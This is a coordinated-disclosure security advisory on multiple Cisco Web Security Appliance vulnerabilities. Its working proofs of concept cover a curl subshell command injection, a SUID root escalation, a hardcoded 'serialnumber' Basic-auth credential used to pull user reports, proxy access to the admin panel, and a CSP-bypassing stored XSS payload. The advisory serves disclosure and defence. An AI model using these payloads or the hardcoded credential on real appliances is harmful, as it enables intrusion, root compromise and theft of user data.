security-assessment.com

Vulnerability Advisory

Name	Cisco Web Security Appliance (WSA)
Vendor Website	www.cisco.com
Date Released	05/04/2017
Date Of Public Advisory	19/07/2017
Affected Software	Cisco WSA < 10.1.1-235
CVE References	CVE-2017-6748,CVE-2017-6750,CVE-2017-6746,CVE-2017-6751,CVE-2017-6749
Researchers	Daniel Jensen

Description

The Cisco Web Security Appliance (WSA) contains multiple vulnerabilities. These consist of a limited authentication bypass, an authenticated command injection issue, a subshell breakout and a local privilege escalation to root.

Exploitation

CLI Subshell Breakout

An attacker with access to the CLI subshell on the device can escape the subshell and access a full shell as the 'admin' user due to a command injection vulnerability in the subshell.

The "curl" subshell command contains a command injection issue, allowing for execution of arbitrary system commands. The shell backtick character ` is used to execute commands, and the internal field separator can be used to insert spaces into the injected command.

Proof of Concept

```
ironport.test.com> curl "http://127.0.0.1/a.html?b=`uname$IFS-a`"


* About to connect() to 127.0.0.1 port 80 (#0)
*   Trying 127.0.0.1...
* Adding handle: conn: 0x8024d9600
* Adding handle: send: 0
* Adding handle: recv: 0
* Curl_addHandleToPipeline: length: 1
* - Conn 0 (0x8024d9600) send_pipe: 1, recv_pipe: 0
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
  0     0    0     0    0     0      0      0 --:--:-- --:--:-- --:--:--     0*
Connected to 127.0.0.1 (127.0.0.1) port 80 (#0)
> HEAD /a.html?b=FreeBSD ironport.test.com 9.2-RELEASE FreeBSD 9.2-RELEASE  HTTP
/1.1
```

Privilege Escalation
A SUID root binary present at "/data/release/coeus-10-0-0-233.1472448025/bin/runas" on the appliance allows users with local access to escalate their privileges to root, as detailed in the following screenshot:

Proof of Concept


```
$ id
uid=1000(admin) gid=1000(admin) groups=1000(admin),1001(operators),1002(guest),1003(config),1004(
log)
$ ls -l /data/release/coeus-10-0-0-233.1472448025/bin/runas
-r-sr-xr-x  1 root  wheel  8533 Aug 26 12:36 /data/release/coeus-10-0-0-233.1472448025/bin/runas
$ /data/release/coeus-10-0-0-233.1472448025/bin/runas 0 /bin/sh
# id
uid=0(root) gid=0(wheel) groups=0(wheel),2(kmem),3(sys),4(tty),5(operator)
#
```

Partial Authentication Bypass
An attacker with connectivity to the administrator panel can obtain limited information such as user reports and system information. Reporting functionality in the web application allows users to authenticate with Basic authentication instead of the regular cookie based authentication method. As authentication is based on system accounts, any valid system account can be used in the basic authentication method as it does not contain checks to disallow non-user system account authentication in the same manner as the cookie based authentication. There are two accounts on the system with credentials that can be determined. A hardcoded account "serialnumber" with the password "serialnumber" can be used to authenticate, or alternatively the "adminpassword" account can be used. The password for this account is generated from the device serialnumber, which can be retrieved over SSH by the "serialnumber" user or by an authenticated admin.

The following proof of concepts show an unauthenticated user retrieving a CSV report table of web proxy users through the administrative interface, authenticating with the "serialnumber" account.

Proof of Concept

```
curl -isk -H $'Authorization: Basic c2VyaWFsbnVtYmVyOnNlcmlhbG51bWJlcg==' 
$'https://[WSA]:8443/monitor/users?date_range=current_month&report_def_id=wsa_users&report_query_id=w
sa_users_users_table&format=csv&debug=true'
```




```
HTTP/1.0 200 Request fulfilled, document follows
Server: glass/1.0 Python/2.6.4
Date: Mon, 21 Nov 2016 09:21:43 GMT
Content-Type: text/csv
X-Frame-Options: SAMEORIGIN
Set-Cookie: authenticated=3h0bO8fA5GohdH0ZJaLk; httponly; Path=/; secure
Set-Cookie: sid=whmMbFT1jNUfO18mPTl8; expires=Wednesday, 23-Nov-2016 09:21:43 GM
T; httponly; Path=/; secure
Cache-Control: no-store,no-cache,must-revalidate,max-age=0,post-check=0,pre-chec
k=0
Pragma: no-cache
Expires: Mon, 21 Nov 2016 09:21:43 GMT
Last-Modified: Mon, 21 Nov 2016 09:21:43 GMT
Content-Disposition: attachment; filename="Users_Users_RawData.csv"

Begin Timestamp,End Timestamp,Begin Date,End Date,User ID or Client IP,Domain or
 Realm,Bandwidth Used,Bandwidth Saved by Blocking,Time Spent,Blocked by URL Cate
gory,Blocked by Application,Blocked by Web Reputation,Blocked by Advanced Malwar
e Protection,Blocked by Anti-Malware,Other Blocked Transactions,Warned Transacti
ons,Permitted by Referrer,Transactions Completed,Transactions Blocked,Total Tran
sactions
1477094400.0,1477180799.0,2016-10-22 00:00 GMT,2016-10-22 23:59 GMT,192.168.
,--,8121,12288,120,0,0,0,0,0,1,0,0,2,1,3
1477699200.0,1477785599.0,2016-10-29 00:00 GMT,2016-10-29 23:59 GMT,192.168.
,--,0,12288,60,0,0,0,0,0,1,0,0,0,1,1
1477699200.0,1477785599.0,2016-10-29 00:00 GMT,2016-10-29 23:59 GMT,jsmith1@Ldap
buntu,Ldapbuntu,3907840,0,4510,0,0,0,0,0,0,0,0,455,0,455
```

Additional information such as the appliance serial number and URLs can also be retrieved from the reporting interface.

Command Injection
An attacker with administrative access to the web administration panel can inject commands and gain command execution as root on the WSA appliance. This is due to a command injection issue in the genCertCommonName, genCertOrganization, and genCertOrganizationUnit parameters of the /security_services/web_proxy/https_proxy path.

The results of the command can be obtained by downloading and reading the resulting Certificate Signing Request.

Proof of Concept



Proof of Concept

```
root@k2:~# openssl req -in /tmp/3 -noout -text
Certificate Request:
    Data:
        Version: 1 (0x0)
        Subject: C = ZZ, O = asdf, OU = asdf, CN = Zuid=0(root) gid=0(wheel) gro
ups=0(wheel)Z
```

Proxy Access To Administrative Interface
A user with valid credentials for the web proxy is able to proxy traffic through to the appliance administrative interface, allowing for exploitation of the prior vulnerabilities. This issue occurs even if the management interface is on a separate port to the proxy and the M1 port is restricted to management services only.

The screenshot details a user with an IP address on the 192.168.18.0/24 network making a request to the Cisco WSA proxy which is also present on that network, with a destination IP address of the Cisco WSA management interface, in the 192.168.17.0/24 network. The appliance accepts the user traffic and forwards it to the management interface.

Proof of Concept

```
user@debian8:~$ curl -i -k -U jsmith1:test -x 192.168.18.5:80 https://192.168.17.133:8443
HTTP/1.1 200 Connection established

HTTP/1.0 303 Redirecting
Server: glass/1.0 Python/2.6.4
Date: Wed, 12 Oct 2016 15:53:44 GMT
Content-Type: text/html
X-Frame-Options: SAMEORIGIN
Set-Cookie: sid=HM6aP2QrtPkEhb9AW0QO; expires=Friday, 14-Oct-2016 15:53:44 GMT; httponly;
Cache-Control: no-store,no-cache,must-revalidate,max-age=0,post-check=0,pre-check=0
Pragma: no-cache
Expires: Wed, 12 Oct 2016 15:53:44 GMT
Last-Modified: Wed, 12 Oct 2016 15:53:44 GMT
Location: https://192.168.17.133:8443/login?CSRFKey=90a859fb-3a27-4457-5b70-00472cadffd2&r
3A%2F%2F192.168.17.133%3A8443%2Fdefault
```


Stored Cross Site Scripting
A stored cross site scripting issue exists within the scheduled reports functionality. An authenticated attacker can insert a malformed report name causing arbitrary Javascript to execute in the browser of any user visiting the page. Recent versions of the WSA include a Content-Security-Policy header with a script-src of 'self', however this can be bypassed by using the /date_range_box_js URL on the appliance as it reflects a URL parameter into the body and returns it as Javascript.

The following request and screenshot shows the arbitrary Javascript execution:

Proof of Concept – POST to /monitor/reporting_services/scheduled_reports

```
Content-Disposition: form-data; name="report_title"

"<script
src='&#x2f;date_range_box_js?section_id=%27)}%3beval(alert(%27%53%74%6f%72%65%64%20%58%53%53%27))%3bfunction%20a(){void(%270'>"
```

Proof of Concept



Timeline

5/04/2017 – Initial advisory sent to Cisco PSIRT.
5/04/2017 – Response from Cisco confirming receipt.
25/04/2017 – Update and discussions about fixes.
26/04/2017 – Update and discussions about fixes.
15/06/2017 – Email sent to Cisco asking for update on fixes.
16/06/2017 – Cisco replies with tentative release date.
20/06/2017 – Email sent to Cisco re-iterating planned advisory release date.
24/06/2017 – Cisco replies asking for a release on the 19/07
28/06/2017 – Email sent to Cisco confirming co-ordinated release on that date.
11/07/2017 – Cisco sends email confirming release on 19/07
19/07/2017 – Cisco discloses issues, advisory released.

About Security-Assessment.com

Security-Assessment.com is a leading team of Information Security consultants specialising in providing high quality Information Security services to clients throughout the Asia Pacific region. Our clients include some of the largest globally recognised companies in areas such as finance, telecommunications, broadcasting, legal and government. Our aim is to provide the very best independent advice and a high level of technical expertise while creating long and lasting professional relationships with our clients.

Security-Assessment.com is committed to security research and development, and its team continues to identify and responsibly publish vulnerabilities in public and private software vendor's products. Members of the Security-Assessment.com R&D team are globally recognised through their release of whitepapers and presentations related to new security research.

For further information on this issue or any of our service offerings, contact us:
Web www.security-assessment.com
Email info@security-assessment.com